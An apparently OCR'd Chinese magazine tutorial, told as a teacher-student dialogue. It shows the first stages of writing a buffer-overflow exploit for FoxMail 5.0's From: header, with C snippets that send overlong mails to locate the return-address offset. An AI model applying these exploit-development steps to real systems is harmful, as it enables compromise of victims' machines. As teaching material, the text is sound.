


图13

“哇！第一个就选这么难的啊？我们能行嘛？”





图14

“呵呵，其实有了前几天的知识，要利用该漏洞实在是小菜一碟，哦，对不起，小菜不是叫你们，我是说这个漏洞我们就可以很轻松的利用了。”老师说道。


图15

“哦！是不是哦……”小菜们担心的说道。

“对！绝对没问题！follow me！首先让我们看看漏洞公告吧！”（图13）。

“大家拿到任何一篇漏洞公告后，首先要注意是什么程序、它的什么版本有漏洞。从上面可以看出，有问题的版本是FoxMail5.0 beta1、FoxMail5.0 beta2和FoxMail5.0，那我们就装上相应的版本，写出对它的溢出攻击程序吧。这里我用的是Win2000 sp2+FoxMail5.0 beta1。”

“漏洞公告还会给出大概的问题分析。上面就说到了，有问题的东东是punylib.dll。安装了FoxMail后，我们可以在安装目录的3rdParty子目录下发现它，大家看图14！”

“除此之外，漏洞公告一般还会给出漏洞的解决办法或补丁下载，这里我们就不关心了，但平时生活中，大家一定要重视，这可是安全的保证哦。”

“当然，漏洞公告是不会给我们说如何利用漏洞的。所以除了查看漏洞公告，还要查找其他人或安全组织的相关漏洞分析报告。比如root关于FoxMail漏洞的分析。”（图15）。

“好了，从漏洞公告和分析中，我们可以知道，是FoxMail在处理From：字段的时候，允许的长度超过了缓冲区分配的长度，从而导致了缓冲区溢出。以上的大家都能理解吧？”

“嗯。但如何写该缓冲区溢出漏洞的利用程序呢？”小菜们急不可耐的说。

“好，就让我们依次解决上次课上说的三个条件，来实现对FoxMail漏洞的利用编写吧。”

“首先复习下要成功利用缓冲区溢出需要的三个条件。”


三个条件


第一、有问题程序返回点的精确位置——我们可以把它覆盖成地址。
第二、shellcode——一个提供我们想要的功能的代码。
第三、jmp esp的地址——把返回点覆盖jmp esp的地址，这样可以跳入shellcode。

“这三点大家一定要牢牢的记在头脑里，这是标准缓冲区堆栈溢出利用的标准方法！”

小菜们使劲的点点头。

“来，就让我们一步一步来解决需要的这三个条件吧！”


图16


图17

“第一也是最主要的：有问题程序返回点的精确位置。从漏洞公告和漏洞分析中我们可以知道，邮件的From：字段太长就会覆盖到返回地址，那我们就写一个初步的溢出程序框架FoxMail1.c，来逐步定位返回点的位置。这个程序很简单，就是往邮箱发一封信，而且只有From：字段。不要小看这个框架哦，虽然简陋，但我们会在此基础上打造出最终的梦幻版本。”（FoxMail11.cpp见本期光盘）。

“在程序FoxMail1.c中，我们对From：字段进行填充。因为不能超过0x200的长度，所以我们先填充0x150个A试试。”

```
memset (buffer, 0x41, 0x150);
sprintf (temp, "From: %s\r\n", buffer);
send (sock, temp, strlen (temp), 0);
```

“然后执行程序，发送成功！”（图16）。

“然后我们用FoxMail接收邮件，大家看！”（图17）。

“噢！接收的时候出错了！41414141就是我们添的A啊！”“找到喽！”小菜们欢腾了。

“等一下！”老师把手一挥，“我把它们列出来，大家仔细看看，和上节课的报错信息对比一下。”

上节课的报错信息如图18。

FoxMail的报错信息如图19。

“发现有什么不同的吗？”老师问道。

“一个有两个按钮，一个只有一个按钮……”小菜们回答。

“倒……”老师当即晕倒。

费了好大劲站起来后，老师说道：“对，这的确是个不同的地方。原因是上节课讲的有问题的程序是我们自己写的，我们有代码，所以可以调试；而FoxMail出错，我们不能调试它。但这不是重要的地方，大家再仔细看看提示的信息有什么不同。”




图18





图19


图20

“那～～是不是前一个提示的是内存不能读而出错；而后一个提示的是内存不能写而出错？”

“对！就是这里啦！”老师高兴的说道。“是这样的，我们覆盖了0x150个A，有可能不仅覆盖过了EIP的地方，而且还覆盖了其他一些程序要用的参量，如果在程序返回前，要对那些参量改写，但参量的地址被改成41414141，是根本不能写的，那就造成了写(write)类型错误！”

“哦，原来是这样，那怎么办好呢？”

“我们把From：字段覆盖少一点，要覆盖到返回地址，但不要覆盖到那些参量地址。这里我们采用二分法：先前的0x150太长，就改成0x75，如果0x75太短不能覆盖返回地址没有报错，那又改长一点，改成0x115的长度，以此类推。”

老师接着说道：“当我们覆盖到0x104时，我们想要的结果出现了！”（图20）。

```
memset (buffer, 0x41, 0x104);
sprintf (temp, "From: %s\r\n", buffer);
send (sock, temp, strlen (temp), 0);
```

“哦哦哦，和原来那个一样的错误了，都是读错误！”小菜们叫起来了。

老师笑道：“哈哈，对！说明我们填充From字段的时候不能超过0x104的长度。解决了这个问题，我们继续，想办法定位返回点的位置。”

“大家想想，上次课的返回点我们是怎么确定的呢？”

“嗯……是根据报错信息直接数出来的。”小菜甲说。

“对，这里我们也仿照那样，但这里的缓冲区太长了，我们把数的方法改进一下。”老师大笔一挥。

“我们改变FoxMail1.c，把From：字段填充方法改一下。改变

的程序为 FoxMail2.c。”

“我们把 FoxMail1.c 填充 From 字段的那段替换为：”

```
for(i=0; i<=0x104; i++)
    buffer[i] = 'A' + i % 10;
sprintf (temp, "From: %s\r\n", buffer);
send (sock, temp, strlen (temp), 0);
```




图21

“进入邮箱，把原来的信删除；再执行 FoxMail2.c 给邮箱发封新信。这回用 FoxMail 接收的时候，出现的报错框成了‘Access violation at address 4A494847,Read of address 4A494847’，如图21所示。”

“OK！我们记录下这个数字，看来这次是 0x4A494847 覆盖了返回点。再在 FoxMail13.c 中，把 **buffer[i] = 'A' + i % 10** 的取余数改为整除。”

```
for(i=0; i<=0x104; i++)
    buffer[i] = 'A' + i / 10;
sprintf (temp, "From: %s\r\n", buffer);
```




图22

“再次删除信件，执行 FoxMail3.c。用 FoxMail 接收，这次出现的错误框成了‘Access violation at address 5A5A5A5A,Read of address 5A5A5A5A’，如图22所示。”

